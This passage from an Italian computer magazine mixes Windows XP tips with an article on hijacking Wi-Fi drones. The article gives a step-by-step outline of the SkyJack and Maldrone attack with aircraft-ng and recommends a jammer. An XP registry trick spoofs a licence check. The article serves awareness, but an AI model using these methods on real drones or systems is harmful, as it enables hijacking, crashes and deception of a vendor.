Andiamo in *Start/Control Panel/Regional and Language* e nel pannello *Languages* selezioniamo *italiano*. Clicchiamo *Apply* e riavviamo il sistema. Ci troveremo finalmente con Windows XP aggiornato con l'SP4 e in italiano. Possiamo verificarlo da *Pannello di controllo/System*.

ESTENDERE GLI AGGIORNAMENTI DI WINDOWS XP FINO AL 2019

Microsoft ha terminato il supporto a Windows XP per le versioni Home e Professional, ma in seguito ad alcuni accordi con le aziende e gli istituti di credito fornirà aggiornamenti di sicurezza per la versione Windows XP Embedded POSReady. Con un piccolo trucco, si può ingannare Microsoft e far credere che anche il nostro PC abbia installato la versione di Windows XP destinata alla gestione dei POS bancari, così da continuare a ricevere gli aggiornamenti fino al 2019. Il trucco consiste nella modifica del registro di sistema. Apriamo il ***Blocco Note*** e creiamo un nuovo file con all'interno il seguente testo, rispettando le righe:

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\WPA\PosReady]
"Installed"=dword:00000001

Salviamo il file col nome ***xp-pos.reg*** ed eseguiamolo. Il trucco funziona solo con la versione a 32bit di Windows XP SP3. È bene tenere presente che gli aggiornamenti che verranno rilasciati da Microsoft sono pensati per la versione Embedded POSReady e non per quella desktop: il sistema, quindi, potrebbe ugualmente rimanere esposto a rischi di sicurezza.

CONTINUA A USARE IL VECCHIO SISTEMA OPERATIVO IN SICUREZZA

Ecco i consigli e le dritte per utilizzare senza problemi Windows XP ed evitare di esporre il nostro computer a qualsiasi rischio anche adesso che il supporto ufficiale di Microsoft è stato definitivamente interrotto.

NON USARE INTERNET EXPLORER

Su XP è presente la versione 8 del browser Microsoft. Considerato che l'ultima è la 11 (addirittura in Windows 10 è stato sostituito da Microsoft Edge), si comprende come questa sia abbastanza obsoleta. Inoltre non essendo più supportata, ci espone a innumerevoli rischi quando navighiamo sul Web. Meglio installare un browser che ancora fornisce supporto al sistema operativo di Microsoft come Google Chrome o Mozilla Firefox.

USA IE MA CON INTELLIGENZA

Purtroppo ci sono siti compatibili solo col browser di Windows e quindi non si può non utilizzarlo. In questo caso è possibile ridurre i rischi disabilitando ogni componente aggiuntivo dal menu ***Strumenti***, come ad esempio Java, Flash e visualizzatori per PDF.

TENIAMO AGGIORNATI I SOFTWARE

Sebbene Microsoft abbia interrotto il rilascio di aggiornamenti per il suo sistema operativo, questo non vale per tutti gli altri programmi

che utilizziamo quotidianamente. Assicuriamoci, quindi, di averli sempre aggiornati. Si può anche effettuare una verifica degli aggiornamenti con un software come ***Update Notifier*** (www.winmagazine.it/link/3428).

ATTIVIAMO IL FIREWALL

Può sembrare un consiglio scontato, ma sono in tanti a trascurare questo componente, pur essendo presente in Windows XP. Per essere sicuri che sia abilitato, andiamo in ***Start/Pannello di controllo/Centro sicurezza PC***:

in corrispondenza di Firewall deve essere visualizzata la voce ***Attivato***.

UNA SUITE PIÙ SICURA

Non solo Windows XP, ma anche le vecchie versioni di Office non sono più supportate da Microsoft (come ad esempio Office 2003). Se non vogliamo acquistare una nuova versione della suite dell'azienda di Redmond, possiamo ricorrere a un'alternativa open source come LibreOffice (https://it.libreoffice.org).

USARE ACCOUNT CON PRIVILEGI LIMITATI

Per evitare che si possano installare inavvertitamente malware, è più sicuro utilizzare il computer con account con privilegi limitati. Per farlo basta andare in ***Start/Pannello di controllo/Account utente*** e configurarli opportunamente. Sarà comunque sempre possibile tornare a un account di amministratore nel caso fosse necessario installare altri software.

Così ti dirotto le "macchine volanti"

Dopo Computer, cellulari router e automobili, i pirati informatici prendono di mira i Droni. Ecco le tecniche diaboliche messe in campo

in collaborazione con Heli-Lab Droni Sicilia

Lo scenario che molti esperti prefiguravano da tempo, purtroppo si è avverato: durante l'ultima DEF CON tenutasi a Las Vegas lo scorso mese di agosto (www.defcon.org), alcuni ricercatori di sicurezza sono riusciti a sfruttare delle vulnerabilità presenti nel firmware dei droni Parrot (www.parrot.com) dimostrando la possibilità di utilizzi impropri di queste "macchine volanti". Davanti ad un pubblico incredulo, i ricercatori sono riusciti a dirottare senza grosse difficoltà un Parrot Bebop Drone, facendolo addirittura precipitare a terra. La circostanza è sconcertante, se pensiamo che un aggressore potrebbe utilizzare il drone per colpire qualsiasi elemento sensibile preso come bersaglio. Nella seconda dimostrazione, invece, il professore universitario Michael Robinson è riuscito a fare letteralmente impazzire il drone deviandone la traiettoria in maniera casuale, con evidenti conseguenze. Entrambe le dimostrazioni, per fortuna pacifiche, hanno prefigurato i preoccupanti scenari futuri che la diffusione dei droni potrebbe spalancare.

ATTENZIONE!

Ricordiamo che 'forzare' le Reti Wi-Fi altrui è reato. Pertanto alcune procedure mostrate nell'articolo non vengono volutamente pubblicate in maniera dettagliata per evitare che possano essere messe in pratica.

Accesso via Wi-Fi


In entrambi i casi, i ricercatori di sicurezza sono riusciti a raggiungere il loro scopo sfruttando una falla del modulo Wi-Fi interno al drone: lo stesso modulo che permette di realizzare una rete locale per il controllo da remoto del velivolo usando uno smartphone o un tablet. Gli hacker sono quindi riusciti ad accedere a questa rete e a prendere il controllo dell'UAV (Unmanned Aerial Vehicle, velivolo senza pilota) attraverso una porta di comunicazione Telnet lasciata inspiegabilmente aperta dai progettisti del drone. È stato quindi un gioco da ragazzi acquisire i diritti di amministratore del dispositivo e terminare tutti i processi in esecuzione che gestivano il controllo del volo. L'aspetto preoccupante di tutta la faccenda è che chiunque, mediante un'applicazione gratuita installata su un dispositivo mobile, potrebbe essere in grado di agganciare e controllare, mentre sono in volo, i droni

PARROT BEBOP DRONE: IL MODELLO PRESO DI MIRA DAI PIRATI

Durante la DEF CON di Las Vegas un gruppo di ricercatori di sicurezza ha preso di mira alcuni Bebop della Parrot per dare dimostrazione della semplicità con cui è possibile dirottare un drone. La loro scelta non è stata casuale. Il dispositivo è abbastanza economico, facile da pilotare e, per questo motivo, anche molto diffuso. Inoltre, viene radiocomandato mediante un'app per smartphone e tablet. Sul drone, infatti, è presente un modulo Wi-Fi che permette di creare una rete locale aperta usata per il controllo remoto e il trasferimento dei dati di volo, comprese le immagini riprese dalla videocamera integrata che vengono poi riprodotte in tempo reale sul display del telefonino o del tablet. Il Bebop e tutti i droni dotati di connettività Wi-Fi sono dunque un bersaglio ideale per tutti i pirati informatici… dell'aria!

QUELLO CHE SERVE PER METTERE KO LE "MACCHINE" VOLANTI

RASPBERRY PI 2 MODEL B
Il mini computer è sufficientemente potente e leggero (oltre che economico) per essere installato su un drone fornendo un'ottima interfaccia di collegamento e controllo.



AIRCRACK-NG
Una potente utility Wi-Fi che permette di bucare le password WEP e WPA. Dopo aver rilevato le reti wireless, il tool avvia un attacco di tipo brute force per la decodifica delle chiavi WPA.

PARROT AR.DRONE 2.0
Quadricottero comandabile mediante smartphone o tablet. Sufficientemente potente per trasportare il Raspberry, viene utilizzato dai malintenzionati per intercettare e dirottare altri droni in volo.

che utilizzano un sistema di telecontrollo Wi-Fi simile a quello del Parrot.

Come avviene l'attacco

Il principio di funzionamento che sta alla base dell'attacco è semplice. In una prima fase il pirata di turno disconnette l'applicazione proprietaria che permette di controllare il drone dallo smartphone o dal tablet, per poi prenderne il controllo utilizzando un'altra applicazione installata su un suo dispositivo mobile, facendo allontanare l'apparecchio prima che il legittimo proprietario riesca a ristabilire il contatto Wi-Fi con il drone stesso. Come se non bastasse, il professor Robinson ha scoperto che alcuni droni Parrot hanno anche una porta FTP aperta che viene utilizzata per trasferire le immagini e i video catturati durante il volo. Anche in questo caso, un malintenzionato potrebbe accedere da remoto per cancellare o sostituire le immagini. A quanto pare, poi, le vulnerabilità sono note già da tempo agli addetti ai lavori e in molti si chiedono come mai non siano state ancora risolte mediante un aggiornamento firmware del drone. In compenso, i dettagli degli attacchi pubblicati su Internet (il sito di riferimento è www.nodecopter.com/hack) hanno consentito ai proprietari di alcuni modelli avanzati di droni di approntare le giuste contromisure per proteggere i loro dispositivi e la rete Wi-Fi mediante chiavi di sicurezza basate sul protocollo WPA2 (lo stesso, per intenderci, di quello utilizzato sui router Wi-Fi domestici).

Ben presto potremo imbatterci nei "cacciatori di droni" armati del loro potente fucile ad onde radio capace di abbattere le macchine volanti.

Disturbi via radio


Durante le conferenze del DEF CON di Las Vegas si è scoperto, poi, che i droni che utilizzano un sistema di controllo via radio sono meno vulnerabili agli attacchi rispetto a quelli basati su sistemi Wi-Fi. In realtà, utilizzando un jammer (cioè un disturbatore di frequenze cellulari GSM, GPS e UMTS) i pirati informatici potrebbero interferire con il modulo satellitare del drone disattivando di fatto la funzione di ritorno automatico al punto di decollo, oppure alterare la bussola magnetica installata a bordo impedendo al velivolo di decollare o atterrare correttamente.

Perché dirottare un drone?

Ma quale può essere la motivazione che spinge i pirati informatici a prendere il controllo di un drone civile (per non parlare di quelli militari)? Sicuramente per finalità di terrorismo, oppure per commettere un qualche tipo di reato o ancora per un mero esercizio stilistico utile solo a dimostrare che si può fare, in modo da mettere in guardia gli utenti dalle vulnerabilità esistenti e dai pericoli cui vanno incontro. Pensiamo, ad esempio, ai droni su cui sta lavorando Amazon per la consegna rapida dei suoi pacchi: un malintenzionato potrebbe manipolarli per rubare il loro carico e poi servirsene per distribuire e consegnare carichi di droga, incoraggiare le attività del mercato nero o fare arrivare oggetti non autorizzati all'interno di carceri e zone militari altrimenti inaccessibili. Un altro possibile scenario potrebbe essere quello dello spionaggio aziendale. Un drone che opera normalmente all'interno di una grande fabbrica con funzioni di video sorveglianza, potrebbe essere dirottato e manipolato per rubare le immagini della telecamera integrata, permettendo ad un hacker di spiare e trafugare informazioni commerciali sensibili. Scenari plausibili che già prefigurano una "corsa agli armamenti" tra hacker e professionisti della sicurezza in una vera e propria guerra cybernetica che coinvolgerà sia il mondo militare sia quello civile. Perché bisogna sempre tener conto che un drone altro non è se non un computer in miniatura in volo sulle nostre teste. E i computer, si sa, possono essere manipolati a proprio piacimento!

ANCHE I DRONI HANNO IL LORO MALWARE

Viviamo in un'epoca interconnessa in cui tutti i dispositivi digitali sono potenziali bersagli da parte di pirati informatici e malintenzionati. A questa "regola" non sfuggono i droni commerciali, ormai diffusissimi e alla portata di chiunque. Per questo motivo, i pirati stessi hanno iniziato a sviluppare malware capaci di infiltrarsi e bypassare i controlli di quasi tutti i più diffusi modelli di droni. Maldrone, ad esempio, è una backdoor studiata per installarsi sul sistema operativo dei droni Parrot chiamato .elf (che è un piccolo software che controlla l'intero drone usando i dati di navigazione di bordo. Questo piccolo programma è abbastanza intelligente per eseguire l'atterraggio automatico, gestire la stabilità di volo e vari altri funzionalità del velivolo) che permette al pirata che si trova nelle vicinanze del velivolo di "intercettarlo" per prenderne il completo controllo.



Anche un drone militare da milioni di euro come l'RQ-170 Stealth Sentinel della US Air Force americana è a rischio attacco. Il suo punto debole è il sistema di posizionamento globale (GPS) che può essere manomesso mediante un jammer capace di disturbarne le frequenze di funzionamento.

IL CACCIATORE DI DRONI

Samy Kamkar, invece, l'hacker dietro al worm che paralizzò MySpace nel 2005, ha pubblicamente rilasciato le specifiche per assemblare il drone SkyJack, un AR Drone 2.0 della Parrot sulla quale è installato un Raspberry Pi e aircrack-ng, una utility Wi-Fi che consente il cracking di password WEP e WPA. Il dispositivo così allestito è in grado di bucare la rete locale creata tra il drone e il dispositivo di controllo permettendo di intercettare in volo qualsiasi drone dotato di connettività Wi-Fi e dirottarlo dovunque (leggi il box in basso Cronistoria di un dirottamnto). In pratica, l'hacker è riuscito a riprodurre in piccolo quello che l'esercito iraniano sarebbe riuscito a fare nel 2011 dirottando un drone militare RQ-170 Stealth Sentinel della US Air Force americana in volo lungo il confine del paese con l'Afghanistan. In quel caso, mediante un attacco di tipo spoofing, i militari iraniani sarebbero riusciti a manipolare il sistema di posizionamento globale (GPS) del drone da milioni di euro inviandogli coordinate sbagliate e costringendolo ad atterrare in Iran. Gli Stati Uniti hanno ovviamente smentito questa operazione di hackeraggio, giustificando l'accaduto con un semplice malfunzionamento del velivolo: sta di fatto che l'esercito americano è attualmente al lavoro con la Boeing per sviluppare un drone "a prova di hacker" dotato di un sistema di comunicazione di bordo protetto da eventuali attacchi informatici.

CRONISTORIA DI UN DIROTTAMENTO

1 Il pirata deve innanzitutto dotarsi di un Raspberry Pi con sistema Unix/Linux installato. Successivamente provvede ad installare SkyJack sulla memoria del mini PC (disponibile su GitHub): si tratta di un programma Perl che gira su una macchina Linux.

2 A questo punto, il pirata installa su Skyjack il tool di rete aircrack-ng che consente di scannerizzare le reti Wi-Fi in prossimità del Raspberry Pi. Per intercettare i droni Parrot, il pirata provvede quindi a scaricare da Internet i seriali dei MAC Address dei velivoli.

3 Il pirata è pronto per avviare aircrack-ng. Inserisce nella memoria del programma l'elenco dei MAC Address appena scaricato. Installa quindi anche un desktop remoto come Teamviewer in modo da riuscire a controllare a distanza il Raspberry Pi.

4 Il pirata si dota ora di una scheda di rete Wi-Fi configurabile in monitor mode (la modalità che permette di sniffare le reti Wi-Fi) come la Alfa AWUS036H o la Edimax EW-7811Un. Quindi scarica il malware Maldrone (disponibile su GitHub) e lo installa sul Raspberry Pi.

NEANCHE I DRONI A CONTROLLO RADIO DIGITALE SONO AL SICURO

Grazie ad un radio scanner di libera vendita è facilissimo intercettare le frequenze su cui vengono trasmessi i pacchetti dati inviati per il pilotaggio di drone a comando radio con frequenze di 2,4 GHz. Addirittura è possibile costruire in casa uno scanner radio partendo semplicemente da una chiavetta DVB-T, ovvero quei dispositivi USB che permettono di guardare i canali televisivi del digitale terrestre sul computer. Installando un software come ZADIG si riesce ad interfacciare il proprio sistema operativo con il chipset della chiavetta USB DVB-T. Successivamente, mediante un emulatore di "ascolto" delle radiofrequenze è possibile visualizzare i valori delle frequenze sniffate dal radio scanner. Teoricamente, quindi, basterebbe riprogrammare un radiocomando con la frequenza che interessa e cercare di ottenere il controllo del velivolo preso di mira. Ovviamente le cose non sono così semplici. I dati trasmessi dai radiocomandi di ultima generazione sono in forma digitale e ogni radiocomando trasmittente è "bindato" con la propria ricevente secondo una crittografia estremamente evoluta. Di conseguenza la Rx (ricevente) accetta solo ed esclusivamente le stringhe (codificate) emesse dal proprio Tx (trasmittente). Anche ad aver sniffato la frequenza, andremmo a bombardare la ricevente del sistema aeromobile di pacchetti dati per ottenerne il comando, ma questi stessi pacchetti verrebbero puntualmente scartati perché non codificati rispetto alla crittografia prevista. Ora, poiché le combinazioni di codifica sono milioni, anche gli apparati radiocomando/ricevente più economici risultano comunque decisamente inattaccabili mediante una semplice strumentazione fai-da-te. Quello che un malintenzionato potrebbe fare, anche se le leggi europee ne vietano assolutamente la fattibilità, è jammare un drone disturbando le frequenze fino alla totale perdita di controllo del velivolo. Con un jammer (acquistabile anche a poche centinaia di euro) è possibile disturbare la frequenza dei moduli GPS, oppure il radiocontrollo a 2,4 GHz oppure ancora soltanto le frequenze di trasmissione video per "accecare" il drone.

Il jammer B97 è un potente disturbatore di frequenze tascabile. Grazie alle sue 8 bande e agli 8W di potenza generata, permette di inibire il funzionamento di ogni sistema di localizzazione, anche di ultima generazione, 4G LTE e LoJack. È acquistabile on-line a circa 450 euro.

5 Per rendere il dispositivo utilizzabile in mobilità, il pirata collega al sistema una batteria USB, possibilmente del peso inferiore a 100 grammi, che possa produrre una potenza prossima a 1000 mAh. Quindi monta il Raspberry Pi sul proprio drone e si alza in volo.

6 Effettuato il decollo del drone, il pirata avvia aircrack-ng ed effettua una scansione dei segnali Wi-Fi presenti nel raggio di circa 300 metri. Nel momento in cui intercetta il MAC di un AR.Drone, aircrack-ng sarà in grado di intercettarne la trasmissione e decriptare la password Wi-Fi.

7 Il malintenzionato inserisce ora i dati all'interno di SkyJack: l'applicazione stabilirà in automatico una connessione col drone bersaglio, disconnetterà il pilota "reale" e si autenticherà come falso controllore ricevendo via DHCP un indirizzo IP appartenente alla stessa rete del drone bersaglio.

8 Entra in gioco Maldrone. L'hacker può provocare il mal funzionamento dell'UAV, decretandone lo schianto, o connettersi in HTTP sulla porta 8080 dell'OS del drone, per impartire comandi in grado di dirottare il volo: *shutting fb1ardrone master controlls in 3 seconds*, ad esempio, spegnerà i motori del drone entro 3 secondi.

Hacker della fotocamera

I firmware, i gadget e gli accessori fai da te per sfruttare al massimo il nostro "occhio digitale"

Cosa ci occorre

60 MIN. FACILE

APP ANDROID PER EDITING DI FOTO
INSTABEAUTY
SOFTWARE COMPLETO
Quanto costa: Gratuita
Sito Internet: https://play.google.com

FIRMWARE CUSTOM PER REFLEX
MAGIC LANTERN
SOFTWARE COMPLETO
Lo trovi su: ✔DVD
Sito Internet: www.magiclantern.fm

ENDOSCOPIO PER SMARTPHONE
3.5M 7MM USB 6LED ANDROID ENDOSCOPE
Quanto costa: € 21,99
Sito Internet: www.amazon.it

I tempi della pellicola, dei rullini da sviluppare e delle costosissime stampe fotografiche sono fortunatamente ben lontani dai giorni nostri. Oggi, infatti, è possibile con appena poche centinaia di euro accaparrarsi fotocamere digitali all'ultimo grido dotate di ogni meraviglia tecnologica che ci permettono di ottenere risultati da capogiro, degne dei grandi fotografi professionisti. Per non parlare poi degli smartphone più evoluti che integrano sensori capaci di sfornare immagini che offrono un dettaglio e una qualità addirittura superiore a quella di una comune digicam. Già di default, dunque, i mezzi fotografici a nostra disposizione sembrano essere sufficienti per realizzare scatti degni di nota. Ma possiamo ottenere di più!

Funzioni nascoste

Non tutti sanno, infatti, che esistono dei firmware modificati che estendono le funzionalità della nostra fotocamera reflex o applicazioni per Android e iOS che spremono al massimo la fotocamera integrata dello smartphone. Inoltre, grazie ad alcuni gadget (acquistabili sul Web a poche decine di euro) possiamo abbattere ogni limite fisico della fotocamera del telefonino: ad esempio, possiamo aggiungere un vero e proprio zoom ottico (senza dunque far uso di quello digitale che, il più delle volte, tende a sgranare le nostre foto) allo smartphone o trasformarlo in un microscopio o un endoscopio. Il tutto, senza correre il rischio di fare danni o senza invalidare la garanzia che copre la nostra fotocamera reflex o compatta. In definitiva, non abbiamo nulla da perdere ma tanto da guadagnare. Cos'altro aspettiamo? Rimbocchiamoci subito le maniche ed iniziamo questa nuova e divertente avventura.

Trucca la tua reflex digitale!


Grazie al firmware non ufficiale Magic Lantern, possiamo aggiungere nuove funzionalità alla nostra Canon: ecco come installarlo, configurarlo e utilizzarlo senza compromettere la funzionalità della preziosa fotocamera.

1 La giusta meta

Dal PC avviamo il browser che preferiamo (ad esempio Google Chrome) e raggiungiamo il sito Web www.magiclantern.fm. Da qui, spostiamoci nel menu *Download* e clicchiamo sul pulsante *Download Nightly Builds* per scaricare l'ultima release disponibile del firmware customizzato.

2 Ad ogni camera il suo firmware

Nella nuova pagina che appare, selezioniamo dal menu a tendina *Select yout Camera* il modello di fotocamera Canon reflex in nostro possesso (per il nostro test ci siamo affidati ad una Canon EOS 7D). Clicchiamo quindi sul pulsante *Download* per scaricare il firmware Magic Lantern.



3 Sulla compact flash

Al termine, scompattiamo l'archivio .zip appena scaricato e selezioniamo tutti i file e le directory presenti al suo interno. Colleghiamo la memoria SD (o la compact flash) al PC e, dopo averla formattata, incolliamo al suo interno tutti i file che abbiamo copiato in precedenza.

4 Aggiorniamo il software!

Scolleghiamo la memoria dal PC e inseriamola nello slot della fotocamera. Spostiamoci nel menu di *Aggiornamento firmware* (varia in base alla fotocamera in proprio possesso) e premiamo *OK* per procedere all'aggiornamento del software di base della nostra reflex Canon.

5 Riavvio necessario

Sul display della fotocamera appariranno una serie di task che verranno eseguiti automaticamente. Al termine, un messaggio informativo (*Please restart your camera*) ci inviterà a procedere al riavvio della fotocamera: ciò serve a rendere operativo il nuovo firmware modificato.

6 Apprezziamo le nuove features!

Se tutto è andato per il verso giusto, spostandoci nuovamente nel menu di aggiornamento del firmware (*Passo 4*) vedremo che la versione corrente del software di sistema è stata cambiata (nel caso in figura, *2.0.3-ml-Nightly.2*). Scopri alcune delle nuove funzionalità leggendo il box laterale.

PER SAPERNE DI PIU'

TUTTA UNA NUOVA REFLEX!

Quali funzionalità aggiunge il firmware Magic Lantern alla nostra reflex Canon? Anzitutto, migliora (e non di poco) la realizzazione di filmati. In modalità live-view, infatti, potremo vedere l'istogramma dell'inquadratura, la distanza di messa a fuoco o applicare già in fase di recording effetti come l'HDR o filtri avanzati. In modalità foto, poi, ci sarà consentito di innalzare i tempi di scatto fino a 8 ore. Se vogliamo conoscere tutte le potenzialità di Magic Lantern, facciamo un salto sulla pagina Web www.magiclantern.fm/features.html.

SBARAZZIAMOCI DI MAGIC LANTERN

Se vogliamo ritornare al firmware originale della fotocamera, ci basta formattare la scheda di memoria direttamente dalla fotocamera. Una volta raggiunto il menu di formattazione della card, apparirà la nuova voce *Remove Magic Lantern*. Selezioniamola e, al successivo riavvio, sulla nostra reflex ritornerà ad essere in funzione il firmware originale Canon.

LA COMPATTA CHE SI CREDE UNA REFLEX

Chi l'ha detto che una fotocamera compatta non può scattare nel formato professionale RAW o realizzare filmati di tutto rispetto? Utilizzando dei firmware modificati, infatti, possiamo farlo, a patto di possedere una camera compatta Canon compatibile. Tutto quello che ci serve è il software ***CardTricks*** (scaricabile gratuitamente da www.winmagazine.it/link/3388) e il firmware modificato per la fotocamera compatta Canon in nostro possesso. Per verificare se quest'ultima è compatibile, raggiungiamo la pagina http://mighty-hoernsche.de e verifichiamo se il nostro modello è presente nella lista. In caso positivo, scarichiamo l'archivio .zip relativo alla fotocamera compatta da customizzare. A questo punto, possiamo avviare CardTricks e clicchiamo sul pulsante ***Auto***. Inseriamo la scheda di memoria nel lettore del PC, selezioniamola dall'elenco che appare e confermiamo con ***OK***. Formattiamo la card con ***Format as FAT***, confermiamo con ***OK***, e clicchiamo su ***Make bootable***. Premiamo ***CHDK/card*** e selezioniamo l'archivio .zip scaricato in precedenza (il firmware modificato per la nostra fotocamera compatta). Al termine del caricamento dei file sulla card, possiamo inserire la scheda di memoria nel lettore della fotocamera e accenderla. Attendiamo quindi che il software venga installato sulla camera.

Per foto che vanno a fondo!

Trasformiamo lo smartphone in un perfetto endoscopio per fotografare particolari altrimenti irraggiungibili. Tutto quello che ci occorre è un gadget, come il 6Led Android Endoscope, acquistabile su Amazon. Ecco come fare.

1 Serve l'app giusta!

Direttamente dallo smartphone Android colleghiamoci a www.winmagazine.it/link/3389 e procediamo al download del file APK. Al termine del download, installiamo l'app tappando sul file appena scaricato e confermando con *Installa* seguito da *Fine*.

2 Colleghiamo l'endoscopio!

Colleghiamo l'endoscopio all'ingresso microUSB dello smartphone (quello che generalmente utilizziamo per caricare il telefonino) e avviamo l'app *Endoscope*. Dopo una manciata di secondi il nostro nuovo gadget verrà rilevato e l'immagine inquadrata apparirà sul display.

3 Più luce nelle tue foto

Sul cavo dell'endoscopio è presente una rotella: modificandone la posizione regoliamo l'intensità del LED di illuminazione presente sull'obiettivo del gadget. Così facendo potremo ottenere immagini ottimali anche nelle condizioni più impervie (ad esempio all'interno di tubazioni).

4 Fotografare particolari irraggiungibili!

Tappando su *Settings* (prima icona in basso a destra) possiamo regolare i parametri di inquadratura. Se vogliamo scattare una foto, premiamo il pulsante azzurro presente in basso al centro. Per registrare un video, invece, tappiamo sull'icona a forma di videocamera e successivamente il pulsante rosso.

GLI ACCESSORI CHE RENDONO "SUPER" IL PROPRIO SMARTPHONE

Un treppiede da smartphone

Vogliamo realizzare un selfie che sia perfetto? O vogliamo scattare una foto utilizzando tempi di esposizione molto lunghi ed immortalare in maniera artistica un paesaggio mozzafiato? Quello che ci occorre è un cavalletto da smartphone. Il modello che abbiamo deciso di mettere alla prova è molto compatto (a tal punto da entrare senza problemi nella tasca dei pantaloni) ed è corredato anche di un comodo telecomando di scatto a distanza. La compatibilità del telecomando è assicurata sia su Android (a partire dalla versione 4.2.2) che su iOS (versione 6.0 o superiore).

■ **Quanto costa:** € 7,89 ■ **Sito Internet:** www.canon.it


Lo zoom ottico per il telefonino

Lo zoom digitale della fotocamera integrata nel nostro smartphone non ci soddisfa? Nessuna paura! Sul Web è possibile acquistare dei zoom ottici a poche decine di euro. Il risultato? Davvero sorprendente. Certo, non aspettiamoci la qualità di un teleobiettivo da fotocamera reflex, ma si tratta comunque di soluzioni più che decenti che ci permettono di raggiungere i soggetti che sono troppo distanti da noi. Lo zoom che abbiamo avuto modo di testare viene fornito con una cover per il nostro smartphone in modo da garantire la perfetta aderenza con la fotocamera integrata.

■ **Quanto costa:** € 15,99 ■ **Sito Internet:** www.amazon.it

Un microscopio nello smartphone

Apportando una piccola modifica "hardware", possiamo trasformare la fotocamera del nostro smartphone in un visore digitale utile per scoprire le meraviglie del micro mondo! Ecco come procedere.





1 Tutto l'occorrente

Oltre allo smartphone, ci serve anche una piccola lente di ingrandimento da applicare sopra l'obiettivo della fotocamera. A tal scopo, possiamo servirci della lente che concentra la luce nelle piccole torce portatili. Smontiamola delicatamente servendoci di un giravite e di una pinzetta.

2 La lente di ingrandimento

Servendoci di una piccola striscia di nastro adesivo fissiamo la lente sull'obiettivo della fotocamera, prestando attenzione, ovviamente, a non occludere l'obiettivo stesso. In alternativa, possiamo procurarci un supporto di vetro o di plexiglass trasparente su cui fissare la piccola lente.





3 Osserviamo il micro mondo


Posizioniamo l'oggetto da fotografare su un supporto per evitare scatti mossi. Volendo fotografare materiali naturali come le foglie o comunque parzialmente trasparenti come un foglio di carta, è utile illuminarli da sotto con una torcia: mettiamo in funzione il nostro nuovo microscopio digitale!

4 Microscopio già pronto all'uso

